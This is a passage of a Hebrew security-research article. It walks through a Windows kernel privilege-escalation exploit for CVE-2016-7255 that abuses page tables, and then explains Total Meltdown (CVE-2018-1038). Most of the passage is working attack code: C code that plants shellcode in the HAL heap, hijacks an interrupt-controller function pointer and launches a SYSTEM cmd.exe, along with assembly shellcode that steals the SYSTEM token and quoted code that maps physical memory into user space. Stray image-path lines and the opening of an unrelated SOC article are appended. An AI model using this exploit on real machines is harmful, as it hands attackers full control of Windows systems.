השלב הבא יהיה להעתיק את ה-Shellcode שלנו ל-Heap. ראשית, נצטרך למצוא כתובת מתאימה למקם אותו בה. הכתובת צריכה להיות כתובת שלא נמצאת בשימוש, כך שלא נסתכן בדריסת מידע חשוב. במרחק 0xD50 בתים מתחילת ה-Heap, נוכל למצוא אזור זיכרון כזה:

```
kd> dq ffffffff`ffd00000+d50
ffffffff`ffd00d50  00000000`00000000 00000000`00000000
ffffffff`ffd00d60  00000000`00000000 00000000`00000000
ffffffff`ffd00d70  00000000`00000000 00000000`00000000
ffffffff`ffd00d80  00000000`00000000 00000000`00000000
ffffffff`ffd00d90  00000000`00000000 00000000`00000000
ffffffff`ffd00da0  00000000`00000000 00000000`00000000
ffffffff`ffd00db0  00000000`00000000 00000000`00000000
ffffffff`ffd00dc0  00000000`00000000 00000000`00000000
```

התכנית הבאה מעתיקה את ה-Shellcode שנמצא בפונקציה elevatePrivileges לכתובת הנ"ל, ומחליפה את המצביע ל-hal!HalpApicRequestInterrupt בכתובת של ה-Shellcode (כמובן שנשתמש בכתובת הוירטואלית HAL_HEAP_BASE + 0xD50, ולא בכתובת הוירטואלית address + 0xD50.



מכיוון שהכתובת השנייה שייכת למשתמש - אם היינו משתמשים בה SMEP היה מונע מאיתנו לקרוא ל-Shellcode):

```
int main() {
    arbitraryOr4(PXE_SELFMAP);

    unsigned long long* address = mapAddressToUser(HAL_HEAP_BASE, 1);
    unsigned long long HalpApicRequestInterrupt = *(address + (0x4c0 + 0x78) / 8);
    char* shellcodeAddress = (char*)address + 0xd50;
    memcpy(shellcodeAddress, &ElevatePrivileges, 0x50);
    *(address + (0x4c0 + 0x78) / 8) = HAL_HEAP_BASE + 0xd50;
    DebugBreak();

    return 0;
}
```

נבחן את hal!HalpInterruptController בעת קפיצת ה-breakpoint:

```
kd> dqs poi(hal!HalpInterruptController)
ffffffff`ffd004c0  ffffffff`ffd00700
ffffffff`ffd004c8  fffff800`b3061130 hal!HalpRegisteredInterruptControllers
ffffffff`ffd004d0  ffffffff`ffd00608
ffffffff`ffd004d8  00000000`00000028
ffffffff`ffd004e0  fffff800`b30236c0 hal!HalpApicInitializeLocalUnit
ffffffff`ffd004e8  fffff800`b3020fb0 hal!HalpApicInitializeIoUnit
ffffffff`ffd004f0  fffff800`b302b4a0 hal!HalpApicSetPriority
ffffffff`ffd004f8  fffff800`b302b8c0 hal!HalpApicGetLocalUnitError
ffffffff`ffd00500  fffff800`b302b6d0 hal!HalpApicClearLocalUnitError
ffffffff`ffd00508  00000000`00000000
ffffffff`ffd00510  fffff800`b302ad10 hal!HalpApicSetLogicalId
ffffffff`ffd00518  00000000`00000000
ffffffff`ffd00520  fffff800`b3045660 hal!HalpApicWriteEndOfInterrupt
ffffffff`ffd00528  fffff800`b302e110 hal!HalpApic1EndOfInterrupt
ffffffff`ffd00530  fffff800`b3018f00 hal!HalpApicSetLineState
ffffffff`ffd00538  ffffffff`ffd00d50
```

ניתן לראות שהמצביע ל-hal!HalpApicRequestInterrupt הוחלף במצביע ל-Shellcode שלנו, שמיקמנו בכתובת HAL_HEAP_BASE+0xD50. מבחינת ה-PTE של הכתובת הזו, נוכל לראות שהכתובת היא ברת הרצה:

```
kd> !pte ffffffff`ffd00d50
                                           VA ffffffffffd00d50
PXE at FFFFF6FB7DBEDFF8    PPE at FFFFF6FB7DBFFFF8    PDE at FFFFF6FB7FFFFFF0    PTE at FFFFF6FFFFFFE800
contains 0000000000061E063 contains 0000000000061F063 contains 0000000000620063 contains 0000000000001963
pfn 61e       ---DA--KWEV  pfn 61f       ---DA--KWEV  pfn 620       ---DA--KWEV  pfn 1        -G-DA--KWEV
```

לעת עתה, נמקם int 3 בתחילת ה-Shellcode שלנו ונראה שה-breakpoint אכן קופץ ושאנו מצליחים להריץ את הפקודות הראשונות ב-Shellcode:

```
kd> g
Break instruction exception - code 80000003 (first chance)
0010:ffffffff`ffd00d50 cc              int     3
kd> k 5
 # Child-SP          RetAddr           Call Site
00 ffffd001`d4d59368 fffff800`b3017933 0xffffffff`ffd00d50
01 ffffd001`d4d59370 fffff800`b31cb85e hal!HalRequestSoftwareInterrupt+0xd3
02 ffffd001`d4d595c0 fffff800`b30bd3b9 nt!KiInterruptDispatchNoLockNoEtw+0xbe
03 ffffd001`d4d59750 fffff800`b3458b55 nt!MiCommitExistingVad+0x329
04 ffffd001`d4d59860 fffff800`b34587f0 nt!MiAllocateVirtualMemory+0x355
kd> p 3
0010:ffffffff`ffd00d51 65488b142588010000 mov   rdx,qword ptr gs:[188h]
0010:ffffffff`ffd00d5a 4c8b8220020000   mov     r8,qword ptr [rdx+220h]
0010:ffffffff`ffd00d61 4d8b88f0020000   mov     r9,qword ptr [r8+2F0h]
```

כפי שניתן לראות, ה-Shellcode שלנו נקרא במקום hal!HalpApicRequestInterrupt. כמו כן, ניתן לראות שה-Shellcode רץ בהצלחה, כלומר הצלחנו להשיג הרצת קוד ב-Ring-0. כמובן שעבודתנו עוד לא הסתיימה - אם ניתן ל-Shellcode לרוץ ללא שינוי, נתקל ב-Blue Screen.

יש מספר שיקולים שעלינו לקחת בחשבון ב-Shellcode שלנו, שלא היינו צריכים לקחת בחשבון כשהשתמשנו בו כשדיברנו על ניצול ה-Stack-Overflow ב-HEVD תחת SMEP:

1. על ה-Shellcode שלנו לקפוץ ל-hal!HalpApicRequestInterrupt לפני שהוא חוזר.
2. מכיוון שזיכרון המערכת משותף עבור כל התהליכים, אם נדרוס את ה-Heap של ה-HAL בתהליך מסוים - נדרוס אותו עבור כל התהליכים. לכן, כבר לא נוכל להסתמך על כך שה-Shellcode ירוץ בתהליך שלנו, ונצטרך למצוא גם את התהליך שלנו לפי ה-PID שלו, בנוסף למציאת System.
3. נקודה נוספת, שלא נתעמק בה כרגע, היא שנצטרך להתייחס ל-Interrupts שעלולים לעלות במהלך ריצת הקוד שלנו. נסתפק בלהשתמש בפקודה cli בתחילת ה-Shellcode, ובפקודה sti בסוף ה-Shellcode, מבלי לפרט על הפקודות.

נעבור על ה-Shellcode המותאם ונסקור את ההתאמות שבוצעו בו. ה-Shellcode מתחיל כך:

```
ElevatePrivileges PROC
    cli

    mov rax, 9090909090909090h
    push rax

    push rdx
    push rcx
```

תחילה, אנו קוראים ל-cli על מנת לנקות את דגל ה-Interrupt. כאמור, לא נתעמק במהות הפקודה הזו. לאחר מכן, אנו מעבירים ערך קיקיוני ל-rax, ודוחפים אותו למחסנית. בהמשך נדחוף גם את rdx ואת rcx. את הערך הקיקיוני נחליף בזמן ריצה בכתובת של hal!HalpApicRequestInterrupt. אנו דוחפים אותו למחסנית על מנת לשמור אותו באופן שלא דורש מאיתנו להקצות אוגר שיחזיק אותו. לאחר מכן, אנו דוחפים את rdx ו-rcx, על מנת לשמור על ערכם - כזכור, ב-x64, האוגרים הללו מכילים את הערכים של שני הארגומנטים הראשונים לפונקציה, כך שנרצה לשמור עליהם.

המשך ה-Shellcode מזכיר את תחילת ה-Shellcode המקורי:

```
 ; Find current process
 mov rdx, gs:[188h]
 mov r8, [rdx+220h]

 mov r9, [r8+2f0h]    ; ActiveProcessLinks
 mov rcx, [r9]

 xor rbx, rbx
 xor rax, rax
```

אנו מוצאים את ה-EPROCESS של התהליך הנוכחי, ומתחילים לבצע אינומרציה על ה-ActiveProcessLinks. כמו כן, ניתן לראות שהפעם אנו מאפסים את rbx ו-rax - נשתמש בהם על מנת להכיל את הכתובת של ה-EPROCESS של התהליך שלנו ואת הערך של ה-Token של System, בהתאמה. בהמשך, נמצא את אותם ערכים בעזרת אינומרציה על ה-ActiveProcessLinks:

```
find_processes:
    mov rdx, [rcx-8]     ; UniqueProcessId
    cmp rdx, 4
    jz found_system
    cmp rdx, 1337
    jz found_process
    mov rcx, [rcx]
    jmp find_processes

found_system:
    mov rax, [rcx+68h]   ; Token
    and al, 0f0h
    cmp rbx, 0
    jnz swap_token
    mov rcx, [rcx]
    jmp find_processes

found_process:
    lea rbx, [rcx-2f0h]
    cmp rax, 0
    jnz swap_token
    mov rcx, [rcx]
    jmp find_processes
```

ניתן לראות שנעזוב את הלולאה רק במידה וגם ה-Token של System (rax) וגם ה-EPROCESS של התהליך שלנו (rax) נמצאו. נשים לב שה-PID של התהליך שלנו הוא 0x1337 - גם כאן מדובר בערך קיקיוני שנשנה בזמן הרצה בהתאם ל-PID של התהליך.

כאשר נצא מהלולאה, ראשית נבצע את החלפת ה-Token:

```
swap_token:
    mov [rbx+358h], rax
```

לאחר הרצת הפקודה הזו, לתהליך שלנו יוענקו הרשאות SYSTEM. השלב הבא הוא להחזיר את המערכת למצב של ריצה תקינה. קטע הקוד הבא עושה זאת:

```
recover:
    mov rax, 0fffffffffd00538h
    mov rbx, 9090909090909090h
    mov qword ptr [rax], rbx
    pop rcx
    pop rdx
    pop rax
    sti
    jmp rax

ElevatePrivileges ENDP

END
```

קטע הקוד מאחסן את הכתובת שבה נמצא המצביע ל-hal!HalpApicRequestInterrupt באוגר rax, ולאחר מכן מאחסן כתובת קיקיונית ב-rbx. את הכתובת הזו נחליף בזמן ריצה בכתובת של hal!HalpApicRequestInterrupt. לאחר מכן, אנו מעתיקים את הערך שב-rbx אל הכתובת שמחזיק rax, ובכך מבטלים את הדריסה שביצענו - בפעם הבאה שתתבצע קריאה ל-hal!HalpcApicRequestInterrupt, תקרא הפונקציה המקורית - ולא ה-Shellcode שלנו. לאחר מכן, נבצע pop ל-rcx ו-rdx על מנת לאחזר את הערכים ששמרנו בתחילת הפונקציה, נבצע pop ל-rax על מנת לאחזר את הכתובת של hal!HalpApicRequestInterrupt, נחזיר את דגל ה-Interrupt בעזרת sti ונקפוץ ל-hal!HalpApicRequestInterrupt.

נעדכן את ה-main שלנו כך שהתכנית תבצע את השינויים הנדרשים ב-Shellcode בזמן ריצה:


```
int main() {
    arbitraryOr4(PXE_SELFMAP);


    unsigned long long* address = mapAddressToUser(HAL_HEAP_BASE, 1);
    unsigned long long HalpApicRequestInterrupt = *(address + (0x4C0 + 0x78) / 8);
    char* shellcodeAddress = (char*)address + 0xD50;
    memcpy(shellcodeAddress, &ElevatePrivileges, 0x90);

    *(unsigned long long*)((char*)shellcodeAddress + 0x3) = HalpApicRequestInterrupt;
    unsigned long currentPid = GetCurrentProcessId();
    *(unsigned long*)((char*)shellcodeAddress + 0x3B) = currentPid;
    *(unsigned long long*)((char*)shellcodeAddress + 0x7C) = HalpApicRequestInterrupt;

    *(address + (0x4C0 + 0x78) / 8) = HAL_HEAP_BASE + 0xD50;

    Sleep(0x2000);
    system("cmd.exe");
    return 0;
}
```

נמקם קריאה ל-DebugBreak לפני עריכת השינויים ונבחן את ה-Shellcode:

```
kd> uf 0xfffff6fb`7da01d50
Flow analysis was incomplete, some code may be missing
fffff6fb`7da01d50 fa              cli
fffff6fb`7da01d51 48b89090909090909090 mov rax,9090909090909090h
fffff6fb`7da01d5b 50              push    rax
```

```
fffff6fb`7da01d88 4881fa39050000  cmp     rdx,539h
fffff6fb`7da01d8f 7416            je      fffff6fb`7da01da7  Branch
```

```
fffff6fb`7da01db9 48898358030000  mov     qword ptr [rbx+358h],rax
fffff6fb`7da01dc0 48b83805d0ffffffffff mov rax,0FFFFFFFFFFD00538h
fffff6fb`7da01dca 48bb9090909090909090 mov rbx,9090909090909090h
fffff6fb`7da01dd4 488918          mov     qword ptr [rax],rbx
```



נבחן את ה-Shellcode לאחר ביצוע השינויים:


```
fffff6fb`7da01d50 fa              cli
fffff6fb`7da01d51 48b8c07501b300f8ffff mov rax,offset hal!HalpApicRequestInterrupt (fffff800`b30175c0)
fffff6fb`7da01d5b 50              push    rax
```

```
fffff6fb`7da01d88 4881fa780e0000   cmp     rdx,0E78h
fffff6fb`7da01d8f 7416             je      fffff6fb`7da01da7  Branch
```


```
fffff6fb`7da01db9 48898358030000   mov     qword ptr [rbx+358h],rax
fffff6fb`7da01dc0 48b83805d0ffffffffff mov rax,0FFFFFFFFFFD00538h
fffff6fb`7da01dca 48bbc07501b300f8ffff mov rbx,offset hal!HalpApicRequestInterrupt (fffff800`b30175c0)
fffff6fb`7da01dd4 488918           mov     qword ptr [rax],rbx
```

כפי שניתן לראות, כל הערכים הקיקיוניים הוחלפו בערכים שה-Shellcode מצפה להם.

אם נריץ את התכנית, נוכל לראות שאכן ה-Shellcode הצליח במשימתו ושהוענקו לנו הרשאות SYSTEM:



את ה-exploit שפיתחנו בסעיף זה ניתן למצוא ב-GitHub. הלינק נמצא בסוף המאמר.



CVE 2018-1038 - Total Meltdown

בתחילת המאמר, הזכרנו את החולשה Total Meltdown, וציינו שהיא חולשה שהוצגה בתיקון של Microsoft ל-Meltdown. בסעיף הקודם, דנו בדרך אחת להסלמת הרשאות בעזרת הדלקת ביט ה-Owner של ה-Self-Ref Entry, וראינו כיצד בעזרת הדלקת ביט אחד ניתן להשתלט על המערכת. כמובן שהדבר עדיין מצריך מאתנו לנצל חולשה.

ובכן, ב-Total Meltdown, החולשה היא שה-Owner-Bit של ה-Self-Ref Entry **דולק**, כך שלא צריך לנצל חולשה ותהליך זדוני יכול להתחיל ליצור מבני מיפוי פיקטיביים ולקרוא/לכתוב לזיכרון מערכת כרצונו (וכמובן גם להריץ קוד ב-Ring-0, כפי שראינו בסעיף הקודם).

כמובן שלאחר שעסקנו ב-Paging ובדרכים לנצל את המנגנון, מובן לנו שמדובר בחולשה מסוכנת מאוד - היא מאפשרת לכל תוקף לעשות כרצונו במערכת ובאופן טריוויאלי מאוד. Microsoft, שהבינו את חומרת החולשה, הוציאו עדכון OOB בסוף מרץ 2018 על מנת לסגור את החולשה. החולשה זכתה לחשיפה רבה בקרב קהילת האבטחה, ורבים ביקרו את Microsoft על שמיהרו להוציא תיקון ל-Meltdown מבלי לבדוק דבר כל כך בסיסי, שחשף את המשתמשים לחולשה נוראית בהרבה.

בפוסט שלו על ניצול Total Meltdown, מציג אדם צ'סטר (XPN) דרך פשוטה לניצול החולשה לצורך הסלמת הרשאות, אשר מתבססת על ניצול החולשה לצורך מיפוי של למעלה מ-30GB מהזיכרון הפיזי למרחב זיכרון וירטואלי הנגיש למשתמש. המיפוי מתבצע בעזרת קטע הקוד הבא (שמועתק לחלוטין מהפוסט של XPN על ניצול החולשה):


```
unsigned long long iPML4, vaPML4e, vaPDPT, iPDPT, vaPD, iPD;
DWORD done;

// setup: PDPT @ fixed hi-jacked physical address: 0x10000
// This code uses the PML4 Self-Reference technique discussed, and iterates until we find
a "free" PML4 entry
// we can hijack.
for (iPML4 = 256; iPML4 < 512; iPML4++) {
    vaPML4e = PML4_BASE + (iPML4 << 3);
    if (*(unsigned long long *)vaPML4e) { continue; }

    // When we find an entry, we add a pointer to the next table (PDPT), which will be
    // stored at the physical address 0x10000
    // The flags "067" allow user-mode access to the page.
    *(unsigned long long *)vaPML4e = 0x10067;
    break;
}

printf("[*] PML4 Entry Added At Index: %d\n", iPML4);

// Here, the PDPT table is references via a virtual address.
// For example, if we added our hijacked PML4 entry at index 256, this virtual address
// would be 0xFFFFF6FB7DA00000 + 0x100000
// This allows us to reference the physical address 0x10000 as:
// PML4 Index: 1ed | PDPT Index : 1ed | PDE Index : 1ed | PT Index : 100
vaPDPT = PDP_BASE + (iPML4 << (9 * 1 + 3));
printf("[*] PDPT Virtual Address: %p", vaPDPT);

// 2: setup 31 PDs @ physical addresses 0x11000-0x1f000 with 2MB pages
// Below is responsible for adding 31 entries to the PDPT
for (iPDPT = 0; iPDPT < 31; iPDPT++) {
    *(unsigned long long *)(vaPDPT + (iPDPT << 3)) = 0x11067 + (iPDPT << 12);
}
```

```
// For each of the PDs, a further 512 PT's are created. This gives access to
// 512 * 32 * 2mb = 33gb physical memory space

for (iPDPT = 0; iPDPT < 31; iPDPT++) {
    if ((iPDPT % 3) == 0)
        printf("\n[*] PD Virtual Addresses: ");

    vaPD = PD_BASE + (iPML4 << (9 * 2 + 3)) + (iPDPT << (9 * 1 + 3));
    printf("%p ", vaPD);

    for (iPD = 0; iPD < 512; iPD++) {
        // Below, notice the 0xe7 flags added to each entry.
        // This is used to create a 2mb page rather than the standard 4096 byte page.
        *(unsigned long long *)(vaPD + (iPD << 3)) = ((iPDPT * 512 + iPD) << 21) | 0xe7;
    }
}

printf("\n[*] Page tables created, we now have access to ~33gb of physical memory\n");
```

לאחר מכן, על מנת לגנוב את ה-Token של System, אדם מחפש את ה-EPROCESS של התהליך שלו בזיכרון החדש בעזרת חתימה הכוללת את ה-ImageFileName שלו. לאחר שהוא מוצא את התהליך, הוא מחפש את System, ומבצע גניבת Token. ניתן לקרוא על כך בהרחבה בפוסט שפרסם XPN בבלוג שלו. את הפוסט ניתן למצוא ברפרנסים למאמר זה.

שיטת הניצול הזו מעניינת מאוד בעיניי, מכיוון שהיא גם מדגימה לנו כיצד ניתן למפות כמויות עצומות של זיכרון פיזי "במכה" (ולא למפות עמוד-עמוד של זיכרון וירטואלי כפי שעשינו בפונקציה mapAddressToUser), וגם לא מסתמכת על כתובות סטטיות כפי שאנו מסתמכים על הכתובת של ה-Heap של ה-HAL, אשר כפי שציינו בעבר, כבר לא ידועה מראש החל מ-Redstone 2. השיטה שהציג XPN יכולה לשמש לניצול Page Tables גם בגרסות עדכניות יותר של Windows 10, בהינתן הכתובת של ה-Self-Ref Entry.

את הפוסט שלו חותם XPN בסרטון אשר מדגים את ריצת האקספלויט שלו. ניתן לראות שתהליך חיפוש ה-EPROCESS_ לוקח זמן (כ-25 שניות על סמך הסרטון), אבל לבסוף האקספלויט הצליח ומצא את המבנים הרלוונטיים, וניתן לראות שהוענקו לתהליך הרשאות SYSTEM:



דברי סיום

בחלק הראשון של המאמר, דנו במנגנון ה-Paging של Intel ולמדנו כיצד הוא עובד (כמובן שכמעט ולא דיברנו על TLBs ועל נושאים רבים נוספים - המאמר רחוק מלהיות מאמר שמכסה את כל הנושא). צברנו ניסיון בתרגום כתובות ושימוש במבני המיפוי, והבנו כיצד הם עובדים ומה המטרה של כל מבנה ושל כל איבר בכל מבנה. כמו כן, הסברנו מדוע משתמשים ב-Self-Ref Entry ב-PML4 (ב-64-ביט) והראנו כיצד ניתן לנצל את הידע על האינדקס של ה-Self-Ref Entry ב-PML4 על מנת למצוא את הכתובות הוירטואליות של כל איברי המיפוי הרלוונטיים לכתובת וירטואלית מסויימת.

בחלק השני של המאמר, דנו על הפוטנציאל שבמנגנון ה-Paging מבחינת אקספלויטציה, והצגנו מספר שיטות ניצול אשר נעזרות במנגנון על מנת לבצע פעולות שונות. הדגמנו כיצד ניתן לנצל את CVE-2016-7255 תוך שימוש במבני המיפוי שדנו בהם בחלק הראשון של המאמר, והסברנו את החולשה Total Meltdown וכיצד ניתן לנצל אותה בשביל לקרוא (ולכתוב) את זיכרון המערכת.

המבנה של המאמר משקף את תהליך המחקר האבטחתי (לטעמי) - ראשית, נלמד על נושא מסוים, הן ברמת השימוש בו והן ברמת המימוש הפנימי שלו, ולאחר מכן ננסה להבין איך אפשר לנצל אותו לטובתנו (הן בתור חולשה שניתן לוותר והן חלק מניצול חולשה).

כפי שציינו במאמר, כל שיטות הניצול הטריוויאליות מתבססות על כך שאנו יודעים מה האינדקס של ה-Self-Ref Entry ב-PML4. כאמור, החל מ-Windows 10 1607 (Redstone 1), האינדקס של ה-Self-Ref Entry נקבע באופן רנדומלי עם עליית המערכת, כך שכל שיטות הניצול הן כבר לא טריוויאליות, ודורשות מאיתנו להבין איפה נמצא ה-Self-Ref Entry. בהרצאתו ב-ZeroNights 2016, תחת הכותרת "I Know Where Your Page Lives", מראה Enrique Elias Nissim כיצד ניתן למצוא את ה-Self-Ref Entry ב-Redstone 1 בעזרת התקפת תזמון.

המסר העיקרי שהייתי רוצה שקוראים, אשר לא הכירו את התחום בו עוסק המאמר לפני קריאתו, ייקחו המאמר הוא ש**ברגע שאנו יודעים את האינדקס של ה-Self-Ref Entry, ומסוגלים לקחת בעלות עליו או על P*E אחר, אקספלויטציה הופכת לטריוויאלית.**

כרגיל, אני משחרר את קוד המקור המלא לאקספלויט ל-CVE-2016-7255 שפיתחנו במהלך המאמר, כולל קוד הפייתון שפיתחתנו על מנת למצוא את הכתובות של איברי המיפוי של כתובת וירטואלית לפי הכתובת. ניתן לגשת לקוד ב-GitHub, תחת הכתובת:

https://github.com/yuvatia/page-table-exploitation

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com

רפרנסים

1. Paging בויקיפדיה:

https://en.wikipedia.org/wiki/Paging

2. הקורס "Virtual Memory" של David Black-Schaffer ב-YouTube:

https://www.youtube.com/watch?v=qcBIvnQt0Bw

3. "Understanding !PTE" בבלוג של ntdebug ב-MSDN:

https://blogs.msdn.microsoft.com/ntdebugging/2010/02/05/understanding-pte-part-1-lets-get-physical/

https://blogs.msdn.microsoft.com/ntdebugging/2010/04/14/understanding-pte-part2-flags-and-large-pages/

https://blogs.msdn.microsoft.com/ntdebugging/2010/06/22/part-3-understanding-pte-non-pae-and-x64/

4. "Translating Virtual to Physical Address on Windows: Physical Addresses" ב-Infosec Insititue:

https://resources.infosecinstitute.com/translating-virtual-to-physical-address-on-windows-physical-addresses/

5. "Getting Physical" מאת Nicolas Economou ב-Core Security:

https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-1

https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-2-windows

https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap

6. "Getting Physical: Extreme Abuse of Intel based Paging Systems" שהציגו Enrique Elias Nissim ו-Nicolas Economou ב-CanSecWest2016:

https://www.coresecurity.com/system/files/publications/2016/05/CSW2016%20-%20Getting%20Physical%20-%20Extended%20Version.pdf

7. "Windows 10 Mitigation Improvements" שהציגו Microsoft ב-Black Hat 2016:

https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

8. "Taking Windows 10 Kernel Exploitation to the Next Level" שהציג Morten Schenk ב- Black Hat 2017:

https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf

9. "Compiling 64-Bit Assembler Code in Visual Studio 2014":

https://deviorel.wordpress.com/2015/01/19/compiling-64-bit-assembler-code-in-visual-studio-2014/

10. "Windows SMEP Bypass U=S":

https://www.coresecurity.com/system/files/publications/2016/05/Windows%20SMEP%20bypass%20U%3DS.pdf

11. "Total Meltdown":


http://blog.frizk.net/2018/03/total-meltdown.html

12. "Exploiting CVE-2018-1038 - Total Meltdown" בבלוג של XPN:

https://blog.xpnsec.com/total-meltdown-cve-2018-1038/

13. "I Know Where Your Page Lives":

https://github.com/IOActive/I-know-where-your-page-lives



תפיסת ה-SOC ממבט על

מאת אמיר דעי

הקדמה

המאמר שלפניכם יסקור את עולם ה-SOC (Security Operation Center), את מרכיביו הנלווים ובאיזה אופנים SOC צריך להיות בנוי. מהו SOC? מדוע אנחנו צריכים מרכז שינטר לנו אירועי אבטחת מידע? ממה הוא מורכב? ואילו פוקנציות קריטיות צריכות להיות בו.

